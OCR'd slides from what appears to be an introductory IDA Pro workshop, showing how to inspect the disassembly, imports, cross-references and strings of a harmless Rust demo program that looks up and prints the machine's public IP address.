sub_140003FA0	.text	0000000140C

Line 13 of 1529, /main

```
; int __fastcall main(int argc, const char **argv, const char **envp)
main proc near

var_18= byte ptr -18h
var_8= qword ptr -8

sub     rsp, 38h
mov     r9, rdx
movsxd  r8, ecx
lea     rax, sub_140001D90
mov     [rsp+38h+var_8], rax
mov     [rsp+38h+var_18], 0
lea     rdx, unk_140078B20
lea     rcx, [rsp+38h+var_8]
call    sub_14000CB20
nop
add     rsp, 38h
retn
main endp
```

```
100.00% (-738,-311) (1285,676) 00001E90 0000000140002A90: main (Synchronized with Hex View-1)
```

```
Flushing buffers, please wait...ok
File 'C:\Users\[redacted]Documents\Rust\mare_demo\target\release\mare_demo.exe' has been successfully loaded into the database.
Hex-Rays Decompiler plugin has been loaded (v8.4.0.240320)
  License: 48-F4EE-0000-00 Freeware version (1 user)
  The decompilation hotkey is F5.
  Please check the Edit/Plugins menu for more information.
Using FLIRT signature: Microsoft VisualC v14 64bit runtime
Using FLIRT signature: Microsoft VisualC 64bit universal runtime
Using FLIRT signature: SEH for vc64 7-14
Propagating type information...
1400300C0: propagate_stkargs: function is already typed
Function argument information has been propagated
The initial autoanalysis has been finished.
```

```
AU:  idle  Down     Disk: 200GB
```


Workshop: IDA Primer

We can also look at the imports window. This view will show the imported functions from the WinAPI that are used by the binary. In the case of this binary, several imports stick out.

They are:

- WS2_32 networking imports
- kernel32 console write and allocation imports
- CRYPT32 certificate imports

These imports indicate that this code uses a network connection to do something, potentially printing the results to the console. As we know, the binary is using a network connection to get and display data, so this checks out.




Imports

Address	Ordinal	Name	Library
api-ms-win-core-synch-l1-2-0			
0000000140078248		WakeByAddressAll	api-ms-win-core-synch-l1-2-0
0000000140078250		WakeByAddressSingle	api-ms-win-core-synch-l1-2-0
0000000140078258		WaitOnAddress	api-ms-win-core-synch-l1-2-0
WS2_32			
0000000140078108	7	getsockopt	WS2_32
0000000140078110		WSASocketW	WS2_32
0000000140078118	10	ioctlsocket	WS2_32
0000000140078120		freeaddrinfo	WS2_32
0000000140078128		getaddrinfo	WS2_32
0000000140078130	13	listen	WS2_32
0000000140078138	8	htonl	WS2_32
0000000140078140		WSAIoctl	WS2_32
0000000140078148	21	setsockopt	WS2_32
0000000140078150	16	recv	WS2_32
0000000140078158	6	getsockname	WS2_32
0000000140078160	5	getpeername	WS2_32
0000000140078168	4	connect	WS2_32
0000000140078170	2	bind	WS2_32
0000000140078178	1	accept	WS2_32
0000000140078180	18	select	WS2_32
0000000140078188	151	__WSAFDIsSet	WS2_32
0000000140078190	23	socket	WS2_32
0000000140078198	9	htons	WS2_32
00000001400781A0	116	WSACleanup	WS2_32
00000001400781A8	115	WSAStartup	WS2_32
00000001400781B0	112	WSASetLastError	WS2_32
00000001400781B8	15	ntohs	WS2_32
00000001400781C0	111	WSAGetLastError	WS2_32
00000001400781C8	3	closesocket	WS2_32
00000001400781D0		WSAWaitForMultipleEvents	WS2_32
00000001400781D8		WSAResetEvent	WS2_32
00000001400781E0		WSAEventSelect	WS2_32
00000001400781E8		WSAEnumNetworkEvents	WS2_32
00000001400781F0		WSACreateEvent	WS2_32
00000001400781F8	19	send	WS2_32
0000000140078200		WSACloseEvent	WS2_32
CRYPT32			
0000000140078000		PFXImportCertStore	CRYPT32
0000000140078008		CertCloseStore	CRYPT32
0000000140078010		CertEnumCertificatesInStore	CRYPT32
0000000140078018		CertFindCertificateInStore	CRYPT32
0000000140078020		CertFreeCertificateContext	CRYPT32
0000000140078028		CryptStringToBinaryA	CRYPT32
0000000140078030		CryptDecodeObjectEx	CRYPT32
0000000140078038		CertAddCertificateContextToStore	CRYPT32
0000000140078040		CertFindExtension	CRYPT32
0000000140078048		CertGetNameStringA	CRYPT32
0000000140078050		CryptQueryObject	CRYPT32
0000000140078058		CertCreateCertificateChainEngine	CRYPT32
0000000140078060		CertFreeCertificateChainEngine	CRYPT32
0000000140078068		CertGetCertificateChain	CRYPT32
0000000140078070		CertFreeCertificateChain	CRYPT32
0000000140078078		CertGetEnhancedKeyUsage	CRYPT32
0000000140078080		CertDuplicateCertificateContext	CRYPT32
0000000140078088		CertOpenStore	CRYPT32
kernel32			
0000000140078528		WriteConsoleW	kernel32
0000000140078530		GetProcessHeap	kernel32
0000000140078538		HeapAlloc	kernel32
0000000140078540		CreateMutexA	kernel32
0000000140078548		ReleaseMutex	kernel32
0000000140078550		lstrlenW	kernel32
0000000140078558		HeapReAlloc	kernel32
0000000140078560		HeapFree	kernel32
0000000140078568		TerminateProcess	kernel32
0000000140078570		GetCurrentProcessId	kernel32
0000000140078578		GetCurrentProcess	kernel32
0000000140078580		GetEnvironmentVariableW	kernel32
0000000140078588		GetCurrentDirectoryW	kernel32
0000000140078590		RtlVirtualUnwind	kernel32
0000000140078598		RtlCaptureContext	kernel32
00000001400785A0		WaitForSingleObject	kernel32
00000001400785A8		GetConsoleMode	kernel32
00000001400785B0		GetCurrentThread	kernel32
00000001400785B8		SetThreadStackGuarantee	kernel32
00000001400785C0		AddVectoredExceptionHandler	kernel32
00000001400785C8		SetHandleInformation	kernel32
00000001400785D0		UnhandledExceptionFilter	kernel32
00000001400785D8		SetUnhandledExceptionFilter	kernel32
00000001400785E0		IsProcessorFeaturePresent	kernel32
00000001400785E8		GetCurrentThreadId	kernel32
00000001400785F0		GetSystemTimeAsFileTime	kernel32
00000001400785F8		InitializeSListHead	kernel32
0000000140078600		IsDebuggerPresent	kernel32
0000000140078608		ReadFile	kernel32
0000000140078610		GetFileSizeEx	kernel32
0000000140078618		CreateFileA	kernel32
0000000140078620		VerifyVersionInfoW	kernel32
0000000140078628		VerSetConditionMask	kernel32
0000000140078630		GetEnvironmentVariableA	kernel32

Workshop: IDA Primer

Double-clicking an import will take you to the definition in idata. Right-clicking the idata entry will allow you to list all cross-references (xrefs) to the import.


Examining xrefs is a great way to quickly identify important functions and segments of code.



```
.idata:0000000140078160                 extrn getpeername:qword ; CODE XREF: sub_1400532B0+23F↑p
.idata:0000000140078160                                         ; DATA XREF: sub_1400532B0+23F↑r
.idata:0000000140078160                                         ; Import by ordinal 5
.idata:0000000140078168 ; int (__stdcall *connect)(SOCKET s, const struct sockaddr *name, int namelen)
.idata:0000000140078168                 extrn con                                  A0↑p
.idata:0000000140078168
.idata:0000000140078168
.idata:0000000140078170 ; int (__stdcall *bind)(S                                  namelen)
.idata:0000000140078170                 extrn bin                                  9E↑p
.idata:0000000140078170
.idata:0000000140078170
.idata:0000000140078178 ; SOCKET (__stdcall *acce                                  addrlen)
.idata:0000000140078178                 extrn acc                                  17E↑p
.idata:0000000140078178
.idata:0000000140078178
.idata:0000000140078178
.idata:0000000140078180 ; int (__stdcall *select)                                  ds, fd_set *exceptfds, const struct timeval *timeout)
.idata:0000000140078180                 extrn sel                                  2B4↑p
.idata:0000000140078180                                                            2B4↑r
.idata:0000000140078180
.idata:0000000140078188 ; int (__stdcall *__WSAFD
.idata:0000000140078188                 extrn __i
.idata:0000000140078188
.idata:0000000140078188
.idata:0000000140078190 ; SOCKET (__stdcall *sock
.idata:0000000140078190                 extrn soc                                  5D↑p
.idata:0000000140078190
.idata:0000000140078190
.idata:0000000140078198 ; u_short (__stdcall *hto
.idata:0000000140078198                 extrn hto                                  396↑p
.idata:0000000140078198
.idata:0000000140078198
.idata:00000001400781A0 ; int (__stdcall *WSAClea
.idata:00000001400781A0                 extrn WSA                                  loc_1400430F3↑p
.idata:00000001400781A0                                                            4F↑r ...
.idata:00000001400781A0
.idata:00000001400781A8 ; int (__stdcall *WSAStar                                  SAData)
.idata:00000001400781A8                 extrn WSA                                  3F↑p
.idata:00000001400781A8                                         ; sub_1400430B0+28↑p
.idata:00000001400781A8                                         ; DATA XREF: ...
.idata:00000001400781A8                                         ; Import by ordinal 115
.idata:00000001400781B0 ; void (__stdcall *WSASetLastError)(int iError)
.idata:00000001400781B0                 extrn WSASetLastError:qword
.idata:00000001400781B0                                         ; CODE XREF: sub_1400421D0+1A2↑p
.idata:00000001400781B0                                         ; sub_140050800+68↑p ...
.idata:00000001400781B0                                         ; Import by ordinal 112
.idata:00000001400781B8 ; u short (  stdcall *ntohs)(u short netshort)
00076B68 0000000140078168: .idata:connect (Synchronized with Hex View-1)
```


Workshop: IDA Primer

Additionally, you can open other subviews, like strings, by clicking the View menu dropdown and navigating to Subviews.



Workshop: IDA Primer

You can often determine what language a binary was written in based on the remnant strings. In this instance, there are numerous mentions of cargo and Rust functions. Double-clicking a string value will take you to the position in the code from which the string is being read.




Address	Length	Type	String
.rdata:0000...	00000050	C	/rustc/f6e511eec7342f59a25f7c0534f1dbea00d01b14\\library\\core\\src\\str\\pattern.rs
.rdata:0000...	0000002C	C	called `Result::unwrap()` on an `Err` value
.rdata:0000...	00000018	C	FromUtf8Errorbyteserror
.rdata:0000...	00000017	C	ifconfig.mesrc/main.rs
.rdata:0000...	00000020	C	Data retrieval from curl failed.
.rdata:0000...	00000008	C	ip_addr:
.rdata:0000...	00000030	C	 Printing out the public IP of this device: \n
.rdata:0000...	00000050	C	/rustc/f6e511eec7342f59a25f7c0534f1dbea00d01b14\\library\\core\\src\\str\\pattern.rs
.rdata:0000...	00000058	C	Utf8Errorvalid_up_toerror_lenNoneSomefatal runtime error: thread local panicked on drop\n
.rdata:0000...	00000057	C	a formatting trait implementation returned an error when the underlying stream did not
.rdata:0000...	0000004A	C	/rustc/f6e511eec7342f59a25f7c0534f1dbea00d01b14\\library\\std\\src\\io\\mod.rs
.rdata:0000...	0000004D	C	/rustc/f6e511eec7342f59a25f7c0534f1dbea00d01b14\\library\\std\\src\\sync\\once.rs
.rdata:0000...	0000002C	C	called `Result::unwrap()` on an `Err` value
.rdata:0000...	00000022	C	Utf8Errorvalid_up_toerror_lenNone
.rdata:0000...	00000084	C	Someassertion failed: !s.is_null()C:\\Users\\[redacted]\\.cargo\\registry\\src\\index.crates.io-6f17d22bba15001f\\curl-0.4.47\\src\\error.rs
.rdata:0000...	00000006	C	Error
.rdata:0000...	0000000C	C	description
.rdata:0000...	00000006	C	extra
.rdata:0000...	00000060	C	C:\\Users\\[redacted]\\.cargo\\registry\\src\\index.crates.io-6f17d22bba15001f\\curl-0.4.47\\src/lib.rs
.rdata:0000...	0000001D	C	failed to write whole buffer
.rdata:0000...	0000004A	C	/rustc/f6e511eec7342f59a25f7c0534f1dbea00d01b14\\library\\std\\src\\io\\mod.rs
.rdata:0000...	00000057	C	a formatting trait implementation returned an error when the underlying stream did not
.rdata:0000...	00000088	C	SomeC:\\Users\\[redacted]\\.cargo\\registry\\src\\index.crates.io-6f17d22bba15001f\\curl-0.4.47\\src\\version.rsassertion failed: !ptr.is_null()
.rdata:0000...	0000009D	C	C:\\Users\\[redacted]\\.cargo\\registry\\src\\index.crates.io-6f17d22bba15001f\\curl-0.4.47\\src\\easy\\handle.rsassertion failed: !self.inner.get_ref().running.get(
.rdata:0000...	00000045	C	assertion failed: self.easy.inner.get_ref().borrowed.get().is_null()
.rdata:0000...	0000006F	C	d2i_X509X509_freeX509_STORE_add_certSSL_CTX_get_cert_storelibeay32ssleay32libcryptolibsslROOT1.3.6.1.5.5.7.3.1
.rdata:0000...	0000001E	C	unknown origin from libcurl:
.rdata:0000...	00000068	C	C:\\Users\\[redacted]\\.cargo\\registry\\src\\index.crates.io-6f17d22bba15001f\\curl-0.4.47\\src\\easy\\handler.rs
.rdata:0000...	00000096	C	cannot access a Thread Local Storage value during or after destruction/rustc/f6e511eec7342f59a25f7c0534f1dbea00d01b14\\library\\std\\src\\thread\\local.rs
.rdata:0000...	00000062	C	C:\\Users\\[redacted]\\.cargo\\registry\\src\\index.crates.io-6f17d22bba15001f\\curl-0.4.47\\src\\panic.rs
.rdata:0000...	0000004D	C	/rustc/f6e511eec7342f59a25f7c0534f1dbea00d01b14\\library\\std\\src\\sync\\once.rs
.rdata:0000...	00000007	C	*<>{}
.rdata:0000...	00000012	C	(bytes of data)\n
.rdata:0000...	00000060	C	C:\\Users\\[redacted]\\.cargo\\registry\\src\\index.crates.io-6f17d22bba15001f\\curl-0.4.47\\src/lib.rs
.rdata:0000...	0000008C	C	assertion failed: !handle.is_null()C:\\Users\\[redacted]\\.cargo\\registry\\src\\index.crates.io-6f17d22bba15001f\\curl-0.4.47\\src\\easy\\handler.rs

Workshop: IDA Primer

Here, we can see the static string we used for the URL.

Listing xrefs for this value reveals the location of the static definition in IDA view.



```
.rdata:0000000140078964                 db  24h ; $
.rdata:0000000140078965                 db    0
.rdata:0000000140078966                 db    0
.rdata:0000000140078967                 db    0
.rdata:0000000140078968 aIfconfigMesrcM db 'ifconfig.mesrc/main.rs',0
.rdata:0000000140078968                                         ; DATA XREF: sub_140001D90:loc_140001DC2↑o
.rdata:0000000140078968                                         ; .rdata:off_140078980↓o ...
.rdata:000000014007897F                 align 20h
.rdata:0000000140078980 off_140078980   dq offset aIfconfigMesrcM+0Bh
.rdata:0000000140078980                                         ; DATA XREF: sub_140001D90:loc_140002567↑o
.rdata:0000000140078980                                         ; "src/main.rs"
```

